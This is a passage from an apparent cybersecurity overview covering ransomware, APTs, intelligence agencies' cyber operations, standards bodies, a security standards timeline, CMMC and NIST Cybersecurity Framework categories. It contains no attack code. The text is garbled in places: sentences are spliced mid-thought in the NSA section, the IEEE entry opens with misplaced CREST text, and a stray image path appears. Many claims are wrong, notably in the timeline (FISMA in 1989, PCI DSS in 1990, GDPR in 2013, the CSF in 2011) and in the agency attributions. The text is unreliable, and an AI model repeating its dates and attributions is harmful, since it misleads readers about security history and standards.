Many more malware families, and the authors of this malware, keep trying to use more advanced obfuscation techniques and zero-day exploits to take advantage of vulnerable systems and extort victims for crypto coins. Some of the high-value ransomware families include Emotet, WannaCry, CryptoLocker, and Cerber, which are among the most widespread and damaging.

Source:
Most Common Types of Ransomware | CrowdStrike

7.6. Supply chain attacks

Are cyber-attacks that target the supply chain of a company or organization. They are malicious attacks that take advantage of vulnerabilities in the supply chain, such as weak authentication, unpatched systems, or insecure software. These attacks can be used to gain access to a company's internal systems, steal data, or disrupt operations.

Source:
[Supply chain attack - Wikipedia]

Video:
[The Enemy Within: Modern Supply Chain Attacks]

7.7. Advanced persistent threat groups

Other high-value Advanced Persistent Threats (APTs) are sophisticated and stealthy groups of hackers with access to unknown vulnerabilities and undetectable malware. They are highly skilled at attacking Active Directory environments and portable executables.

Ransomware families APTs are especially dangerous due to their ability to remain undetected for extended periods of time. This gives them ample opportunity to damage or steal sensitive data and systems. For instance, APTs have been known to operate undetected for months or even years, allowing them to compromise entire networks while remaining hidden. Advanced Persistent Threats (APTs) are malicious actors that use sophisticated techniques to gain access to and control over a target system or network. They are typically sponsored by nation-states, organized crime groups, or terrorist organizations with the intent to steal information, disrupt services, or cause damage.

Source:
[Advanced Persistent Threats (APTs) | Threat Actors & Groups]

Video:
Rik Ferguson - Advanced Persistent Threats

7.8. Intelligence Agencies

Are government organizations responsible for collecting, analyzing, and disseminating intelligence information for national security purposes. Intelligence agencies typically gather information from various sources, including human sources, electronic surveillance, and other technical means. The intelligence they collect may be used to inform policy decisions, protect national security, or support military or law enforcement operations. Intelligence agencies may also use covert operations to gather intelligence and protect national security.

7.8.1. National Security Agency (NSA)

As a United States intelligence agency, the NSA collects, analyzes, and disseminates foreign intelligence information. The NSA has conducted secret covert operations involving information and Cyber-Warfare for many years.

NSA is a United States intelligence agency responsible for collecting, analyzing, and disseminating foreign intelligence information. the formation and communication systems.

It comprises cyber-attacks, propaganda, and other tactics used to disrupt, deceive, or manipulate an adversary's information and communication systems to achieve military or strategic objectives. TAO has been involved in several high-profile operations, including developing and deploying sophisticated cyber-espionage tools and techniques.

An extensive number of secret covert operations involving information warfare and Cyber-Warfare have been conducted by the National Security Agency. The Tailored Access Operations unit is an example of this, which conducts cyber espionage and cyberattacks against foreign adversaries. Many high-profile operations have been conducted by the TAO, including the development and deployment opportunities, but it also raised significant concerns about privacy and civil liberties.

In conclusion, the NSA has a long history of conducting secret covert operations involving information and Cyber-Warfare. These operations have involved developing and deploying sophisticated cyber-espionage tools and techniques and have helped the NSA gather intelligence and disrupt the activities of foreign adversaries. However, these operations have also raised significant concerns about privacy and civil liberties and have been the subject of intense public scrutiny and debate.

Source:
National Security Agency
National Security Agency - Wikipedia

Video:
How the NSA betrayed the world's trust -- time to act | Mikko Hypponen

7.8.2. Central Intelligence Agency (CIA)
is the United States' primary intelligence agency, responsible for collecting, analyzing, and disseminating foreign intelligence information to policymakers and other government agencies. The CIA has a long history of successful cyber operations, including developing and deploying sophisticated cyber-espionage tools and techniques.

One notable example of a successful CIA cyber operation was the Stuxnet worm, which was used to disrupt the operation of Iranian nuclear facilities in 2010. The worm, jointly developed by the CIA and the Israeli intelligence agency Mossad, could infiltrate and take control of the industrial control systems used to operate the nuclear facilities. The worm was able to disrupt the operation of the facilities by causing the centrifuges that were used to enrich uranium to spin out of control, ultimately causing significant damage to the facilities.

Source:
CIA
Central Intelligence Agency - Wikipedia

Video:
Wikileaks Vault 7: What's in the CIA Hacking Toolbox?

7.8.3. Dutch intelligence agency AIVD (Algemene Inlichtingen- en Veiligheidsdienst) has also been involved in successful cyber operations. In 2014, the AIVD was able to gain access to the computers of the Russian hacking group APT28, also known as "Fancy Bear," which was believed to be responsible for several high-profile cyber-attacks. The AIVD gathered valuable intelligence about the group's operations and tactics, which helped to disrupt their activities and protect Dutch interests.

Source:
AIVD
General Intelligence and Security Service - Wikipedia
The Dutch intelligence service AIVD 'hacked' Russian Cozy Bear systems for years

7.8.4. GCHQ, the Government Communications HeadQuarters
is a British intelligence and security organization responsible for providing signals intelligence (SIGINT) and information assurance to the British government and military. It is one of the three intelligence agencies of the United Kingdom, along with MI5 and MI6.

GCHQ has a long history of successful operations, both offensive and defensive. One notable example of an offensive operation was its role in the operation to dismantle the Nazi Enigma machine during World War II. This operation, carried out in conjunction with the U.S. military and other allies, was a major factor in the Allied victory in the war.

Protecting against cyber threats. In 2017, GCHQ launched the National Cyber Security Centre (NCSC), which is responsible for protecting the UK from cyber-attacks and providing support to businesses and organizations in the country. The NCSC has been involved in several successful operations to defend against cyber threats, including thwarting attempts to disrupt the UK's critical national infrastructure and helping protect the country's elections from interference. Overall, GCHQ has a reputation for being a

highly effective intelligence and security organization with a long history of successful operations both at home and abroad.

Source:
GCHQ
GCHQ - Wikipedia
The Inside Story of How British Spies Hacked Belgium's Largest Telco

7.8.5. MIVD (Militaire Inlichtingen- en Veiligheidsdienst)
The military intelligence agency of the Netherlands, has also been involved in successful cyber operations. In 2018, the MIVD was able to disrupt the operations of the Russian hacking group known as "SandWorm", which was believed to be responsible for several cyber-attacks targeting the Netherlands. The MIVD gathered intelligence about the group's tactics and techniques, which helped to protect Dutch interests and disrupt their operations.

Source:
Dutch Military Intelligence and Security Service - Wikipedia

7.8.6. Israeli intelligence agency Mossad
has a long history of successful cyber operations, including developing sophisticated cyber-espionage tools and techniques. In 2018, Mossad was able to infiltrate the computers of the Iranian intelligence agency, which allowed them to gather valuable intelligence about Iranian operations and disrupt their activities.

Source:
About Us

7.8.6.1. Unit 8200

Israel Defense Forces' cyber intelligence unit, is responsible for collecting, analyzing, and disseminating cyber intelligence information. The unit has been involved in many successful cyber operations and developing and deploying sophisticated cyber-espionage tools and techniques.

Source:
Unit 8200 - Wikipedia

7.8.7. GRU (Glavnoye Razvedyvatel'noye Upravleniye)
The GRU is the military intelligence agency of the Russian Federation. It has been involved in several successful cyber operations, including the 2016 election interference campaign in the United States.

Source:
GRU - Wikipedia

7.8.8. FSB (Federal'naya Sluzhba Bezopasnosti)
FSB is the domestic intelligence agency of the Russian Federation. It has been involved in several successful cyber operations, including the 2014 attack on the Ukrainian power grid, which caused widespread power outages.

Source:
Federal Security Service - The Russian Government
Grand Jury Indicts 12 Russian Intelligence Officers for Hacking Offenses Related to the 2016 Election | OPA | Department of Justice
Federal Security Service - Wikipedia

7.8.9. Bundesnachrichtendienst
The German Foreign Intelligence Service, collects intelligence for the German Government. It is the successor of the Gehlen Organisation, a post-Third Reich organization founded by the CIA to spy on foreign targets, like the Staatssicherheit (Stasi) and East Germany (DDR). The BND is not only a service provider to the government to collect intelligence. The BND has several technical branches that are penetrating targets. Those targets are declared by the German Government, mostly through operational knowledge. One of those technical branches is the Technische Aufklärung (TA). The TA is similar to the NSA's TAO (Tailored Access Operations) unit. The TA infiltrates foreign networks (like mobile networks), exploiting target systems and exfiltrating value data.

The BND works with other branches of Germany's intelligence and military organizations, for example, the Elektronische Aufklärung (EloKa), which has been known to infiltrate an Afghan mobile networks provider and use mass surveillance tools to find attacks on the German Army in Afghanistan. The German Intelligence services, like the BND, and other organizations, have covered stations in and outside of Germany. The main difference between the BND and other services is its limitations by the Government and the law of Germany. Certain sharing of information, data, and intelligence is not generally allowed; not all actions are allowed and must be controlled

twice. The technical systems are heavily limited due to privacy regulations and other restrictions that apply. Especially data of German citizens is under normal circumstances, not even legal to collect without any court order or other means.

Sources:
The German Foreign
Bundesstelle für Fernmeldestatistik – Wikipedia
https://www.bnd.bund.de/DE/Die_Arbeit/Informationsgewinnung/informationsgewinnung_node.html

In conclusion, several intelligence agencies around the world have been involved in successful cyber operations, including the

- GCHQ
- NSA
- CIA
- AIVD
- MIVD
- Mossad
- UNIT 7300
- GRU
- FSB
- BND

These operations have involved the development and deployment of sophisticated cyber espionage tools and techniques, and have helped to gather valuable intelligence and disrupt the activities of adversaries. I will also provide a list of known cyber forces and APTs globally.

Source:
List of Cyber-Warfare forces - Wikipedia
Advanced Persistent Threats (APTs) | Threat Actors & Groups

8. Overview of important cybersecurity organizations

It is often overlooked how institutions contribute to the cybersecurity and IT technology field. Here we are going to list some of the important organizations. Just keep in mind I will not have space to name all the big ones but I will try to mention the noteworthy ones.

8.1. NIST (National Institute of Standards and Technology)

As part of the Department of Commerce, it is a non-regulatory agency. NIST advances measurement science, standards, and technology to promote innovation and industrial competitiveness. To protect information systems and networks, NIST plays a crucial role in developing and disseminating standards, guidelines, and best practices.

One of NIST's key contributions to cybersecurity is the development of the Cybersecurity Framework (CSF). The CSF is a voluntary framework that provides a common language and a set of best practices for organizations to manage their cybersecurity risks. The CSF helps organizations identify, prioritize, and address their cybersecurity risks systematically and cost-effectively. It also helps organizations align their cybersecurity efforts with business goals and objectives.

In addition to the CSF, NIST also publishes cybersecurity standards, guidelines, and best practices. These include the Special Publication (SP) 800 series, which covers various topics related to cybersecurity, including risk management, identity, access management, incident response, and cybersecurity for the Internet of Things (IoT). NIST collaborates with other organizations, such as the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC), to develop global cybersecurity standards.

Not limited to the development of standards and guidelines. The agency conducts research and development (R&D) on cybersecurity technologies and practices. For example, NIST's Computer Security Division (CSD) conducts R&D on cryptography, cybersecurity for critical infrastructure, and cybersecurity for the IoT. The CSD also manages the National Vulnerability Database (NVD), a comprehensive software and other systems vulnerabilities database.

Efforts also extend to education and outreach. The agency provides training and education on cybersecurity topics, such as the CSF and the SP 800 series, to a wide range of stakeholders, including federal agencies, state and local governments, and the private sector. NIST also hosts cybersecurity events and workshops and participates in various outreach programs, such as the National Cyber Security Alliance's National Cyber Security Awareness Month (NCSAM).

They play a vital role in developing and disseminating cybersecurity standards, guidelines, and best practices. Its efforts help organizations protect their information

systems and networks, and they also help promote innovation and industrial competitiveness in the cybersecurity field.

Source:
About NIST

Video:
NIST Illustrated

8.2. The United States National Cyber-Informed Engineering (CIE) Strategy

Is a comprehensive approach to improving the country's critical infrastructure cybersecurity. It is a collaborative effort between the government, private sector, and academia to address the increasing threat of cyber-attacks on critical infrastructure such as power grids, transportation systems, and communication networks.

- the identification and prioritization of critical infrastructure sectors that are most at risk of cyber-attacks. This includes conducting risk assessments to identify vulnerabilities and developing targeted strategies to mitigate those risks. The CIE Strategy also emphasizes the importance of information sharing and collaboration between the government and private sector to understand better and respond to cyber threats.
- promoting cybersecurity best practices and standards within critical infrastructure sectors
- This includes adopting frameworks such as the National Institute of Standards and Technology (NIST) Cybersecurity Framework, which guides how to protect against cyber threats and enhance resilience.
- emphasis on research and development of new technologies and approaches to cybersecurity. It includes funding for academic research in areas such as artificial intelligence and machine learning, which have the potential to revolutionize cybersecurity by enabling the development of more advanced and effective defenses.

Source:
National Cyber-Informed Engineering Strategy

Video:
Energy Security: Cyber Informed Engineering

8.3. The Information Systems Audit and Control Association (ISACA)

Governing, controlling, and securing information systems (IS) is the focus of this global professional association. Certification programs, educational events, and professional development opportunities are offered to help professionals develop and maintain their skills in the field of Information Systems. As well as publishing research and best practices related to IT governance and control, the organization provides a platform for IT professionals to network and collaborate on various topics. ISACA helps organizations achieve their business goals by developing effective information technology controls and practices by promoting the highest standards of ethical behavior and professionalism within the information technology community.

Source:
ISACA
Video:
ISACA HQ - YouTube

8.4. CREST (the Council of Registered Ethical Security Testers)

CREST provides certification, accreditation, and professional development services to the cybersecurity industry. It is a not-for-profit organization established in the UK in 2002. The global community of cybersecurity professionals includes security consultants, penetration testers, and IT security practitioners.

Source:
CREST-approved

Video:
CREST Videos - YouTube

8.5. SANS (SysAdmin, Audit, Network, Security)

is a leading cybersecurity training and certification course provider. Founded in 1989, SANS is headquartered in Bethesda, Maryland, and has trained over 165,000 cybersecurity professionals worldwide. SANS offers various courses on cybersecurity, information security, network security, and cyber defense, among others. These courses are designed to help IT professionals and organizations stay up-to-date with the latest cybersecurity threats and techniques for protecting against them.

Source:
Cyber Security Training | SANS Courses, Certifications & Research

Video:
SANS Institute - YouTube

8.6. IEEE (Institute of Electrical and Electronics Engineers)

In 2002, CREST was established as a not-for-profit organization in the United Kingdom to provide certification, accreditation, and professional development services to the cybersecurity industry guidelines and recommended practices that help to ensure the safety efficiency and interoperability of electrical and electronic systems and devices. Some key areas in which IEEE standards are used include power and energy systems, telecommunications, computer networks, and medical devices.

Source:
IEEE

Video:
Introduction to Standards: Institute of Electrical and Electronics Engineers (IEEE)

8.7. ISO (International Organization for Standardization)

Is a global organization that develops and publishes international standards for various industries, including information technology, healthcare, manufacturing, and transportation. ISO is an independent, non-governmental organization that operates through a network of national standards bodies worldwide. ISO standards are developed through a consensus-based process that involves experts from various sectors and are designed to ensure the quality, safety, and efficiency of products, services, and systems. ISO standards are widely used in both the public and private sectors. They are recognized as an essential tool for promoting international trade and enabling the smooth operation of global supply chains.

https://www.iso.org/standards.html

Video:
ISO

8.8. Internet Engineering Task Force (IETF)

IETF is a large, open international community of network designers, operators, vendors, and researchers concerned with improving Internet architecture and its smooth operation. There are no formal membership requirements or formal membership requirements for this all-volunteer organization. IETF members work on various technical and organizational issues, including developing standards for the Internet Protocol (IP) and other core protocols and issues related to security, routing, and management.

Source:
IETF

Video:
IETF - Internet Engineering Task Force - YouTube

8.9. The Request for Comments (RFC)

Series is a collection of technical and organizational documents related to the Internet and the Internet Engineering Task Force (IETF) work. The RFC series is published by the Internet Society (ISOC), a professional membership society that provides leadership in Internet-related standards, education, and policy.

Source:
RFC 825 - Request for comments on Requests For Comments

8.10. Internet Architecture Board (IAB)

Advises the IETF on technical and architectural matters. It comprises a small group of Internet technology experts appointed by the Internet Society.

Source:
Internet Architecture Board

8.11. Internet Research Task Force (IRTF)

Is a sister organization to the IETF, focused on longer-term research topics related to the Internet. It is composed of working groups that conduct research and produce documents on a wide range of topics, including networking, security, and social and economic issues.

Source:
Internet Research Task Force

9. Overview of Cybersecurity Frameworks

Understanding the relationship between cybersecurity and security is critical for asset protection. Below are definitions of the stakeholder roles and responsibilities in cybersecurity. Stakeholders play a vital role in facilitating collaboration among fellow stakeholders and providing guidance on addressing cybersecurity challenges.

9.1. A short history of the Security standards timeline

There have been many important developments in computer security over the years. Here is a brief timeline of some key events:

1. The National Bureau of Standards (now known as the National Institute of Standards and Technology, or NIST) was established in 1949.
2. The first computer security conference was held in 1972 at the National Institute of Standards and Technology (NIST).
3. The first version of the Federal Information Processing Standards (FIPS) was published in 1973. These standards establish minimum security requirements for federal computer systems.
4. The Department of Defense (DOD) published the "Orange Book" in 1977, establishing standards for evaluating computer systems used in classified environments.
5. The National Institute of Standards and Technology (NIST) publishes 1985 the first version of the "Guidelines for Computer Security Certification and Accreditation."
6. The Computer Security Act was passed, establishing the Computer Security Division within NIST in 1987. The Federal Information Security Management Act (FISMA) was passed and established in 1989 as a framework for protecting federal information and information systems.
7. The Payment Card Industry Data Security Standard (PCI DSS) was established in 1990 to protect cardholder data.
8. Sarbanes-Oxley Act was passed, establishing in 2002 new requirements for the protection of financial information and reporting security breaches.
9. The International Organization for Standardization (ISO) published the ISO 27001 standard in 2005, which outlines requirements for an information security management system (ISMS).
10. The National Institute of Standards and Technology (NIST) published in 2011 the first version of the Cybersecurity Framework (CSF), which provides guidelines for improving the security of critical infrastructure.
11. The European Union (EU) enacts the General Data Protection Regulation (GDPR), which establishes 2013 new rules for protecting personal data.
12. The National Institute of Standards and Technology (NIST) released 2016 the revised version of the Cybersecurity Framework (CSF), which includes updates to address emerging threats and technologies.
13. The Payment Card Industry Data Security Standard (PCI DSS) is updated to version 3.2 in 2017.

14. The National Institute of Standards and Technology (NIST) released in 2020 the revised version of the Cybersecurity Framework (CSF), which includes updates to address the evolving threat landscape and the increasing use of cloud computing and the Internet of Things (IoT).

This timeline provides a snapshot of some key developments in computer security over the years. There have been many other significant events, and the field continues to evolve as new technologies emerge and security threats evolve.

9.2. Cybersecurity Maturity Model Certification (CMMC)

To protect controlled unclassified information (CUI), the Department of Defense (DoD) developed a framework. Requiring contractors to meet certain cybersecurity standards and practices aims to increase the overall cybersecurity posture of contractors who work with the DoD.

CMMC is a tiered model with five levels of maturity ranging from basic cybersecurity practices to advanced and progressive. Each level builds upon the previous one, and the higher the level, the more robust and comprehensive the cybersecurity practices and controls must be.


Implementing CMMC in an organization requires a thorough understanding of the framework and the specific requirements for each level. The first step is determining the level required for the organization's work with the DoD. It will depend on the type and sensitivity of the information the organization will handle at the required level. The organization must assess its current cybersecurity posture and identify gaps in meeting that level's requirements. It may involve

- Risk assessment
- Implementing new controls
- Processes
- providing employee training.

An important aspect of implementing CMMC is developing a robust cybersecurity program integrated into the organization's overall business processes. It includes establishing policies and procedures, implementing technical controls, and regularly testing and monitoring the effectiveness of these controls. One key element of a successful cybersecurity program is the involvement and commitment of top management. Senior leadership should be aware of and supportive of the efforts to implement CMMC and should prioritize cybersecurity in the organization's overall risk management strategy.

In addition to implementing the technical controls and processes required by CMMC, organizations should also consider the human element of cybersecurity .including training employees on cybersecurity best practices and maintaining a culture of security within the organization. Finally, organizations should plan for ongoing maintenance and improvement of their cybersecurity program. Reviewing and updating

policies and procedures, conducting regular risk assessments, and staying up-to-date on new threats and vulnerabilities. Implementing CMMC requires a significant investment of time and resources, but it is essential to protect the organization's sensitive information and meet the requirements of the DoD. By following the steps outlined above and adopting a holistic approach to cybersecurity, organizations can successfully implement CMMC and improve their overall cybersecurity posture.



Source:
[Strategic Direction for Cybersecurity Maturity Model Certification (CMMC) Program > U.S. Department of Defense > Release]

Video:
[The Cybersecurity Maturity Model Certification (CMMC) In a Nutshell]

9.3. NIST Cybersecurity Framework

The National Institute of Standards and Technology (NIST) Cybersecurity Framework is a set of guidelines and best practices for managing cybersecurity risks. It was developed by NIST, a non-regulatory agency of the United States Department of Commerce, in response to an executive order from the President of the United States. The NIST Cybersecurity Framework provides a common language and framework for organizations to use when developing, implementing, and improving their cybersecurity programs. It consists of five core functions.

- Identity
- Protect
- Detect
- Respond
- Recover

These functions get supported by a set of underlying categories and subcategories that provide more detailed guidance on specific cybersecurity activities and practices. The NIST Cybersecurity Framework is voluntary and intended to be used by organizations of all sizes and industries.

Source:
Cybersecurity Framework | NIST

Video:
Virtual Session: NIST Cybersecurity Framework Explained

9.3.1. NIST Cybersecurity Framework

A framework is a risk-based approach to reducing cybersecurity risk. The NIST Cybersecurity Framework consists of the Framework Core, the Framework Profile, and the Framework Implementation Tiers.

- **Framework Core:** A set of common cybersecurity activities across critical infrastructure sectors organized around particular outcomes. It comprises four components: Functions, Categories, Subcategories, and Informative References.
- **Framework Profile:** A representation of the outcomes that a particular system or organization has selected from the Framework Categories and Subcategories.
- **Framework Implementation Tiers:** An organization's approach to risk – how an organization views cybersecurity risk and the processes in place to manage that risk.

Five Core Functions Overview

The core functions provide a high-level, strategic view of cybersecurity risk management.

- ***Identify*** *- Develop an organization's understanding to manage cybersecurity risk to systems, people, assets, data, and capabilities.*

- ***Protect*** *- Develop and implement appropriate safeguards to ensure the delivery of critical services.*
- ***Detect*** *- Develop and implement appropriate activities to identify the occurrence of a cybersecurity event.*
- ***Respond*** *- Develop and implement appropriate activities to take action regarding a detected cybersecurity incident.*
- ***Recover*** *- Develop and implement appropriate activities to normal operations to reduce the impact of a cybersecurity incident.*

Breakdown of Function Categories & Subcategories
Identify (ID)

- ***Asset Management (ID.AM)*** - The data, personnel, devices, systems, and facilities that enable the organization to achieve business purposes are identified and managed consistent with their relatively critical to organizational objectives and the organization's risk strategy.
    - ID.AM-1: Physical devices and systems within the organization are inventoried.
    - ID.AM-2: Software platforms and applications within the organization are inventoried.
    - ID.AM-3: Organizational communication and data flows are mapped.
    - ID.AM-4: External information systems are cataloged.
    - ID.AM-5: Resources (e.g., hardware, devices, data, time, personnel, and software) are prioritized based on their classification, criticality, and business value.
    - ID.AM-6: Cybersecurity roles and responsibilities for the entire workforce and third-party stakeholders (e.g., suppliers, customers, partners) are established.
- ***Business Environment (I'D.BE)*** - The organization's mission, objectives, stakeholders, and activities are understood and prioritized; this information is used to inform cybersecurity roles, responsibilities, and risk management decisions.
    - I'D.BE-1: The organization's role in the supply chain is identified and communicated.
    - I'D.BE-2: The organization's place in critical infrastructure and its industry sector is identified and communicated.
    - I'D.BE-3: Priorities for organizational mission, objectives, and activities are established and communicated.
    - ID.BE-4: Dependencies and critical functions for the delivery of critical services are established.
    - I'D.BE-5: Resilience requirements to support the delivery of critical services are established for all operating states (e.g., under duress/attack, during recovery, and during normal operations).
- ***Governance (ID.GV)*** - The policies, procedures, and processes to manage and monitor the organization's regulatory, legal, risk, environmental, and operational requirements are understood and inform the management of cybersecurity risk.
    - ID.GV-1: Organizational cybersecurity policy is established and communicated.

    - ID.GV-2: Cybersecurity roles and responsibilities are coordinated and aligned with internal roles and external partners.
    - ID.GV-3: Legal and regulatory requirements regarding cybersecurity, including privacy and legal liberties obligations, are understood and managed.
    - ID.GV-4: Governance and risk management processes address cybersecurity risks.
- ***Risk Assessment (ID.RA)*** - The organization understands the cybersecurity risk to organizational operations (including mission, functions, image, or reputation), organizational assets, and individuals.
    - ID.RA-1: Asset vulnerabilities are identified and documented
    - ID.RA-2: Cyber threat intelligence is received from information-sharing forums and sources.
    - ID.RA-3: Threats, both internal and external, are identified and documented.
    - ID.RA-4: Potential business impacts and likelihoods are identified.
    - ID.RA-5: Threats, vulnerabilities, likelihoods, and impacts are used to determine risk.
    - ID.RA-6: Risk responses are identified and prioritized.
- ***Risk Management Strategy (ID.RM)*** - The organization's priorities, constraints, risk tolerances, and assumptions are established and used to support operational risk decisions.
    - ID.RM-1: Risk management processes are established, managed, and agreed to by organizational stakeholders.
    - ID.RM-2: Organizational risk tolerance is determined and clearly expressed.
    - ID.RM-3: The organization's determination of risk tolerance is informed by its role in critical infrastructure and sector-specific risk analysis.
- ***Supply Chain Risk Management (ID.SC)*** - The organization's priorities, constraints, risk tolerances, and assumptions are established and used to support risk decisions associated with managing supply chain risk. The organization has established and implemented the processes to identify, assess, and manage supply chain risks.
    - ID.SC-1: Cyber supply chain risk management processes are identified, established, assessed, managed, and agreed to by organizational stakeholders.
    - ID.SC-2: Suppliers and third-party partners of information systems, components, and services are identified, prioritized, and accessed using a cyber supply chain risk assessment process.
    - ID.SC-3: Contracts with suppliers and third-party partners are used to implement appropriate measures designed to meet the objectives of an organization's cybersecurity program and Cyber supply Chain Risk Management Plan.
    - ID.SC-4: Supplies and third-party partners are routinely assessed using audits, test results, or other forms of evaluations to confirm they are meeting their contractual obligations.

    - ID.SC-5: Response and recovery planning are testing conducted with suppliers and third-party providers.

Protect (PR)

- ***Identify Management and Access Control (PR.AC)*** - Access to physical and logical assets and associated facilities is limited to authorized users, processes, and devices, and is managed consistent with the assessed risk of unauthorized access to authorized activities and transactions.
    - PR.AC-1: Identifies and credentials are issued, managed, verified, revoked, and audited for authorized devices, users, and processes.
    - PR.AC-2: Physical access to assets is managed and protected.
    - PC.AC-3: Remote access is managed.
    - PC.AC-4: Access permissions and authorizations are managed, incorporating the principles of least privilege and separation of duties.
    - PR.AC-5: Network integrity is protected (e.g., network segregation, network segmentation).
    - PR.AC-6: Identities are proofed and bound to credentials and asserted in interactions.
    - PR.AC-7: Users, devices, and other assets are authenticated (e.g., single-factor, multi-factor) commensurate with the risk of the transaction (e.g., individual's security and privacy risks and other organizational risks).
- ***Awareness and Training (PR.AT)*** - The organization's personnel and partners are provided cybersecurity awareness education and are trained to perform their cybersecurity-related duties and responsibilities consistent with related policies, procedures, and agreements.
    - PR.AT-1: All users are informed and trained.
    - PR.AT-2: Privileged users understand their roles and responsibilities.
    - PR.AT-3: Third-party stakeholders (e.g., suppliers, customers, partners) understand their roles and responsibilities.
    - PR.AT-4: Senior executives understand their roles and responsibilities.
    - PR.AT-5: Physical and cybersecurity personnel understand their roles and responsibilities.
- ***Data Security (PR.DS)*** - Information and records (data) are managed consistently with the organization's risk strategy to protect confidentiality, integrity, and availability of information.
    - PR.DS-1: Data-at-rest is protected
    - PR.DS-2: Data-in-transit is protected
    - PR.DS-3: Assets are formally managed throughout removal, transfers, and disposition.
    - PR.DS-4: Adequate capacity to ensure availability is maintained.
    - PR.DS-5: Protections against data leaks are implemented.
    - PR.DS-6: Integrity-checking mechanisms are used to verify software, firmware, and information integrity.
    - PR.DS-7: The development and testing environment(s) are separate from the production environment.
    - PR.DS-8: Integrity-checking mechanisms are used to verify hardware integrity.

- ***Information Protection Processes and Procedures (PR.IP)*** - Security policies (that address purpose, scope, roles, responsibilities, management commitment, and coordination among organizational entities), processes, and procedures are maintained and used to manage the protection of information systems and assets.
    - PR.IP-1: A baseline configuration of information technology/industrial control systems is created and maintained incorporating security principles (e.g., concept of least functionality).
    - PR.IP-2: A System Development Life Cycle to manage systems is implemented.
    - PR.IP-3: Configuration change control processes are in place.
    - PR.IP-4: Backups of information are conducted, maintained, and tested.
    - PR.IP-5: Policy and regulations regarding the physical operating environment for organizational assets are met.
    - PR.IP-6: Data is destroyed according to policy.
    - PR.IP-7: Protection processes are improved.
    - PR.IP-8: Effectiveness of protection technologies is shared.
    - PR.IP-9: Response plan (Incident Response and Business Continuity) and recovery plans (Incident Response and Disaster Recovery) are in place and managed.
    - PR.IP-10: Response and recovery plans are tested.
    - PR.IP-11: Cybersecurity is included in human resources practices (e.g., deprovisioning, personnel screening).
    - PR.IP-12: A vulnerability management plan is developed and implemented.
- ***Maintenance (PR.MA)*** - Maintenance of repairs of industrial control and information system components are performed consistent with policies and procedures.
    - PR.MA-1: Maintenance and repair of organizational assets are performed and logged, with approved and controlled tools.
    - PR.MA-2: Remote maintenance of organizational assets is approved, logged, and performed in a manner that prevents unauthorized access.
- ***Protective Technology (PR.PT)*** - Technical security solutions are managed to ensure the security and resilience of systems and assets, consistent with related policies, procedures, and agreements.
    - PR.PT-1: Audit/log records are determined, documented, implemented, and reviewed in accordance with policy.
    - PR.PT-2: Removable media is protected, and its use is restricted according to policy.
    - PR.PT-3: The principle of least functionality is incorporated by configuring systems to provide only essential capabilities.
    - PR.PT-4: Communications and control networks are protected.
    - PR.PT-5: Mechanisms (e.g., failsafe, load balancing, hot swap) are implemented to achieve resilience requirements in normal and adverse situations.

Detect (DE)

- ***Anomalies and Events (DE.AE)*** - Anomalous activity is detected, and the potential impact of events is understood.
    - DE.AE-1: A baseline of network operations and expected data flows for users, and systems are established and managed.
    - DE.AE-2: Detected events are analyzed to understand attack targets and methods.
    - DE.AE-3: Event data are collected and correlated from multiple sources and sensors.
    - DE.AE-4: The impact of events is determined.
    - DE.AE-5: Incident alert thresholds are established.
- ***Security Continuous Monitoring (DE.CM)*** - The information system and assets are monitored to identify cybersecurity events and verify the effectiveness of protective measures.
    - DE.CM-1: The network is monitored to detect potential cybersecurity events.
    - DE.CM-2: The physical environment is monitored to detect potential cybersecurity events.
    - DE.CM-3: Personnel activity is monitored to detect potential cybersecurity events.
    - DE.CM-4: Malicious code is detected.
    - DE.CM-5: Unauthorized mobile code is detected.
    - DE.CM-6: External service provider activity is monitored to detect potential cybersecurity events.
    - DE.CM-7: Monitoring for unauthorized personnel, connections, devices, and software is performed.
    - DE.CM-8: Vulnerability scans are performed.
- ***Detection Processes (DE.DP)*** - Detection processes and procedures are maintained and tested to ensure awareness of abnormal events.
    - DE.DP-1: Roles and responsibilities for detection are well-defined to ensure accountability.
    - DE.DP-2: Detection activities comply with all applicable requirements.
    - DE.DP-3: Detection processes are tested.
